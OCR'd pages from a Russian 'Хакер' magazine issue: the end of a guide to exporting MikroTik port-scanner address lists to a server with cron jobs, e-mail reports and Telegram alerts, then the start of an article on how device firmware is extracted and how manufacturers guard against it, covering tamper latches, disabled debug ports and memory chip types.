


```
# sep/ 5/2021 14:29: 1 by RouterOS 6.48.4
# software id = GZC0-VLFK
#
Flags: X - disabled, D - dynamic
 #  LIST           ADDRESS              CREATION-TIME
 0 D port_scanners  5.178.86.77         sep/04/2021 11:54:31
 1 D port_scanners  132.247.127.66      sep/04/2021 14:47:24
 2 D port_scanners  58.216.141.114      sep/04/2021 16:18:58
```

Как мы видим, первые пять строк не несут смысловой нагрузки.

С помощью утилиты `wc` мы считаем все строки в файлах из директории `/home/user/.scripts/cyber/port_scanners`, а так как доклад у нас за целую неделю, то 35 служебных строк мы не учитываем.

Ну и посмотрим, как работает оповещение телеграм-бота в нашей группе.



Home_Mikrot Root
🔥 Port scanners file загружен на сервер **uServer** в директорию **/home/user/.scripts/cyber/port_scanners**
Время: 22:47:05
Дата: 05 September 2021
10:47 PM

05 September 2021 : Доклад и 175 IP-адрессов для blue team отправлен на електронную почту recepient_name@protonmail.com
10:54 PM

Оповещение телеграм-бота в группе

ПЛАНИРОВЩИК CRON ИЛИ ПОЛНАЯ АВТОМАТИЗАЦИЯ СКРИПТА

Для нормального запуска наших скриптов создадим символические ссылки:

```
sudo ln -s /home/user/.script/cyber/port_scanners.sh /usr/bin/port_
scanners.sh
sudo ln -s /home/user/.script/cyber/report_mail.sh /usr/bin/report_
mail.sh
```

Дальше необходимо открыть планировщик cron:

```
crontab -e
```

И прописать в нем следующие строки для запуска наших символических ссылок на скрипты:

```
00 10 * * * /usr/bin/port_scanners.sh
30 12 * * 3 /usr/bin/report_mail.sh
```

Теперь каждый день в 10:00 будет запускаться наш скрипт для сбора адресов, а каждую среду в 12:30 подсчитывается число айпишников, генерируется и отправляется электронное письмо.

ИТОГИ

Отдел безопасности получает необходимые данные, информация не занимает память маршрутизатора MikroTik, а всю работу выполняет наш сервер. Системный администратор при этом контролирует выполнение в группе или канале Telegram, а в сэкономленное время почитывает «Хакер»!

ПРОЧЕСТЬ ПАМЯТЬ

КАК КРАДУТ ПРОШИВКУ УСТРОЙСТВ И КАКИЕ БЫВАЮТ ЗАЩИТЫ

chpeck
uzen.demid@gmail.com

Все мы в детстве вооружались отвертками и разбирали какой-нибудь прибор, чтобы понять, как он работает. Для кого-то это стало профессией, но годы, когда подопытные приборы не сопротивлялись изучению, уже прошли. Теперь каждая кофеварка пытается всеми силами сделать так, чтобы ты не смог ее изучить. Есть ли выход? Да! Сегодня мы посмотрим, как вытаскивать прошивку из разных устройств и как разработчики мешают этому.

INFO

Статья написана по мотивам доклада Демида Узенькова — специалиста компании ИНФОРИОН. Выступление состоялось на конференции RuCTFE 2020. За помощь в подготовке публикации редакция благодарит команду «Хакердом».

Как ты помнишь, у ламповых приемников не было никаких прошивок, а единственное, что могло помешать твоему любопытству, — это анодное напряжение, которое, впрочем, хотя бы не нападало на тебя само. Сейчас же все по-другому: мне попадались устройства, которые агрессивно противодействовали мне с самого начала, еще на этапе разборки корпуса. С него мы и начнем.

ВСКРЫТИЕ

Первое, что тебя может ждать на пути к заветной памяти с прошивкой, — это хорошо закрытый корпус. Вроде бы никаких проблем: взял крестовую отвертку... Постой, а точно ли крестовую? Сейчас существует минимум пара десятков форм головок винтов, и, конечно, далеко не все они откручиваются нормальными человеческими инструментами. Для разборки одного устройства, например, мне пришлось надфилем выпиливать из плоской отвертки нужную форму.

WWW

О трудностях с винтами можно почитать в статье на Egear.


Допустим, ты подобрал (или сделал) отвертку нужной формы. Молодец! Открутил винты, поднял крышку, послышался треск текстолита — и устройство можно отправлять на помойку. Все потому, что плата в твоем гаджете не просто болтается внутри корпуса, а сложным образом объединена с разными его частями. Обычно это делается с помощью специальных защелок, которые вставляются в отверстия платы, а при разборке корпуса ломают ее, делая дальнейшее изучение бесполезным.

Или треск не послышался. Тогда ты подключаешься к тому, что обнаружил, читаешь память, а читаются одни нули. Как такое могло произойти? Современные технологии позволяют производить крохотные SMD-фотоэлементы, вроде фототранзисторов, которые обычно применяются в такой защите. Когда устройство обнаруживает, что на его плату попадает хоть немного света (даже через маленькое отверстие в корпусе), прошивка контроллера стирается, а тебе остается нефункциональное устройство. И хорошо, если защита не спалит чего-нибудь физически!

INFO


В некоторые устройства, например блоки питания компьютеров, производители встраивают сигнальную дымовую шашку, которая сообщает о поломке. При ее срабатывании ароматный синий дым отправит тебя в магазин за новым блоком питания.

Дело в том, что непривычный к подобным фокусам взор не может сразу отличить фототранзистор от того же светодиода, да и привычный тоже вряд ли с ходу справится. Если вообще заметит.


Трудно заметить
Фототранзистор габаритами от 1x0.5x0.35 мм
Фототранзистор
Светодиод
Защитная защелка, ломающая плату
Корпус
ПП устройства
Защёлка

ОСМОТР ПЛАТЫ

Если вскрытие не показало, что пациент умер от вскрытия, я сначала осматриваю плату в поисках пинов отладочных интерфейсов — обычно это JTAG или UART. Главная проблема не в том, что нужные контакты могут быть в очень неожиданных местах, а в том, что обычно они отключены. Конечно, даже в 2021 году все еще хватает уникумов, которые отправляют в прод устройства с включенным UART, но количество таковых стремительно падает.



Устройство в корпусе
Работающее разобранное устройство
Отключенные отладочные интерфейсы

Если тебе не повезло — вариантов немного: или плакать в подушку, или искать чип памяти на борту и читать его непосредственно.

И вот с этим тебя ожидает уйма интересного! Думал, нужно просто вытащить восьминогую микруху в DIP-корпусе, похожую на старый чип с BIOS? Как бы не так! Сейчас есть минимум четыре относительно широко применяемых вида памяти, и некоторые из них могут быть похожи друг на друга так, что не различишь.

ПАМЯТЬ


Прежде чем я расскажу, что и как делать с памятью, давай сначала разберемся, какая она вообще бывает и как ее отличить от других компонентов на плате.



- Ситуация:
  - Отключенные или отсутствующие по задумке дизайнера устройства отладочные интерфейсы
    - Помним: подключение «на горячую» - опасно!
  - Устройство в единственном экземпляре
  - Цель – получить дамп ВПО при рабочем устройстве

По опыту процессор (на скриншоте выше по центру) обычно квадратной формы и исполняется в BGA, а память прямоугольная и делается в SOP-корпусах.

Часто в ультрапортативных вычислительно мощных устройствах (смартфонах, например) используется бутерброд из процессора и памяти — так меньше размеры и задержки при работе. Форм-фактор, конечно, BGA — просто потому, что ничего другого в крохотный корпус запихнуть нельзя.




- Запоминающие оперативные и постоянные устройства легко различить
- Модули SDRAM (синхронная динамическая ОЗУ) и SRAM (статическая ОЗУ) - FBGA-96 и TSOP
- Смартфоны – ОЗУ BGA flip-chip(LPDDR прямо на процессоре) или внутри MCP-модуля

ROM — постоянную память — отличить довольно легко. Предположим, чип с ней ты уже нашел. Теперь давай разберемся, какая она бывает.

Нас интересует EEPROM (Electrically Erasable Programmable Read-Only Memory), FRAM (сегнетоэлектрическая память) и NOR/NAND flash — они тебе уже и так знакомы. Из них ты мог не слышать только о FRAM — ее начали применять около пяти лет назад, так что она еще не особо популярна.

EEPROM

Среди особенностей этой памяти — побайтовые чтение и запись. Такая память самая долговечная: по расчетам, она может сохранять информацию в течение примерно двухсот лет! Но за надежность приходится платить — главным образом объемом, с которым у этого вида памяти все плохо: типичный объем такого чипа измеряется в килобайтах. Из-за низкого объема для хранения прошивок этот тип памяти почти не применяется. Ну а раз заговорили о минусах — стоит и о низкой скорости сказать.

